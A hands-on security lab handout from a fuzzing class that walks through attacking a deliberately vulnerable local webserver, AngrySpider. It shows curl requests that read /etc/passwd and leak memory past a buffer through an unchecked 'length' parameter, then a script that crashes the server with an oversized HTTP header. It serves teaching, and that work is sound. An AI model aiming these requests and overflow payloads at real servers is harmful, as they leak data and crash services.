Lab 1: Crash the AngrySpider webserver

Introduction

The AngrySpider webserver claims to be secure against the most advanced attackers. But the developers have never met YOU! In this lab you will use techniques learned in the ACTR fuzzing class, or your own techniques, to cause the webserver to crash.


Crashes in C-based applications are often a result of bad memory usage; especially accessing parts of memory that are either invalid (called a "segmentation fault") or overwriting critical bits of metadata that the process stores on the stack and heap.

Webservers parse a lot of user input, and each parsing routine is a possible point for memory problems:

- The request path/parameters
- The request headers
- The request body (e.g. form input, XML, …)


Step 1: Get familiar with AngrySpider

In your virtual machine, open a terminal and run the webserver like this:



```
root@kali:~/AngrySpider# ./angryspider
Listening on port 8080...
```

Open Firefox and browse to the server, you will see logging on stdout in the terminal:



```
root@kali:~/AngrySpider# ./angryspider
Listening on port 8080...
--
Connection received from 127.0.0.1:50216
` fname - /
` HEADER - Key: 'Host', Value: '127.0.0.1:8080'
` HEADER - Key: 'User-Agent', Value: 'Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0'
` HEADER - Key: 'Accept', Value: 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
` HEADER - Key: 'Accept-Language', Value: 'en-US,en;q=0.5'
` HEADER - Key: 'Accept-Encoding', Value: 'gzip, deflate'
` HEADER - Key: 'Connection', Value: 'keep-alive'
Requested File=/, Index=0, Length=-1
--
```

The webserver will display a page back to you with usage on any special parameters or files you can request; play around with those parameters, get a feel for how things work, then move on to Step 2.

Step 2: Read past the end of a buffer

There are many bugs in this webserver, but one of the bugs allows you to read past the end of the buffer that contains the file you request! This is the same class of bug as many major headline bugs in recent years, especially HeartBleed and CloudBleed.


Try this request:

```
$ curl http://127.0.0.1:8080/etc/passwd
```

You should get the full contents of the /etc/passwd file. You may have noticed that the webserver allows you to specify start/end indices for the request – this is a popular feature for applications like log tailing.

```
$ curl "http://127.0.0.1:8080/etc/passwd?index=100&length=20"
```

You may have noticed that the "index" parameter is checked: you can only use positive integers, and they must be less than the filesize. However, these checks do not appear to be performed on the "length" parameter:



```
root@kali:~/AngrySpider# curl -s "http://127.0.0.1:8080/etc/passwd" | wc -c
2908
root@kali:~/AngrySpider# curl "http://127.0.0.1:8080/etc/passwd?index=3000"
<p>File index must be non-negative and smaller than file size</p>root@kali:~/AngrySpider#
root@kali:~/AngrySpider# curl "http://127.0.0.1:8080/etc/passwd?length=3000"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Poor bounds-checking often means memory bugs! Let's see how far we can read past the end of that file:

```
$ curl "http://127.0.0.1:8080/etc/passwd?length=10000"
```


By sending a large "length", we were able to cause the webserver to send out-of-bounds data! If you read far enough into memory, you'll read sensitive data ("FLAG…") from an adjacent memory segment, and eventually stack memory of the process. This technique was used to grab server keys by popular tools exploiting HeartBleed.

Step 3: Writing past the end of a buffer

In special circumstances, buffer over-reads can cause crashes. However, buffer overflows, or **writing** past the end of a buffer, are much more dangerous.

Fuzzing the AngrySpider webserver in previous ACTR training revealed that AngrySpider has a stack-based buffer overflow in the handler that parses request headers. Restart the webserver (`./angryspider`) if it previously crashed, and let's try to trigger the overflow with a special GET request.

In the AngrySpider/utils directory, open the file "shellcode_template.py" – we will be using this file as a scratch space to build our payload. Edit the following lines so they look like this:




```
BUFFERSIZE = 500
SHELLCODE  = 'A'*500
PADDING    = '\x90'*(BUFFERSIZE - len(SHELLCODE))
SAVED_EIP  = 0xffffffff
```

Save the file, and run the following command in a new terminal window:

```
$ python shellcode_template.py http://127.0.0.1:8080
```

You should now see that the webserver has crashed due to a segmentation fault:



```
root@kali:~/AngrySpider# ./angryspider.noflags
Listening on port 8080...
--
Connection received from 127.0.0.1:37626
` fname - /
` HEADER - Key: 'Host', Value: '127.0.0.1:8080'
` HEADER - Key: 'Connection', Value: 'keep-alive'
` HEADER - Key: 'Accept-Encoding', Value: 'gzip, deflate'
` HEADER - Key: 'Accept', Value: '*/*'
` HEADER - Key: 'User-Agent', Value: 'ACTRv1.0'
Segmentation fault
```

The script creates a buffer of 500 A's and sends them as an HTTP header to the webserver, and the webserver crashes. If we were to dial it back to, say, 32 A's we would see that the server doesn't crash (give it a try). This means that sending too much data in a header triggers a fatal bug in the server. Since you've already seen other memory bugs in this app, this could be a sign of memory corruption, which could be exploitable!

In the next labs we'll work on developing this idea further.

Conclusion

Anytime an application handles user input, it should carefully check the validity of the input. This especially includes operations that directly impact memory, like bounds checking on buffer reads/writes and data sizes.

The AngrySpider webserver seems to suffer from a buffer overflow in the request header parsing routine, which corrupts memory in a bad way!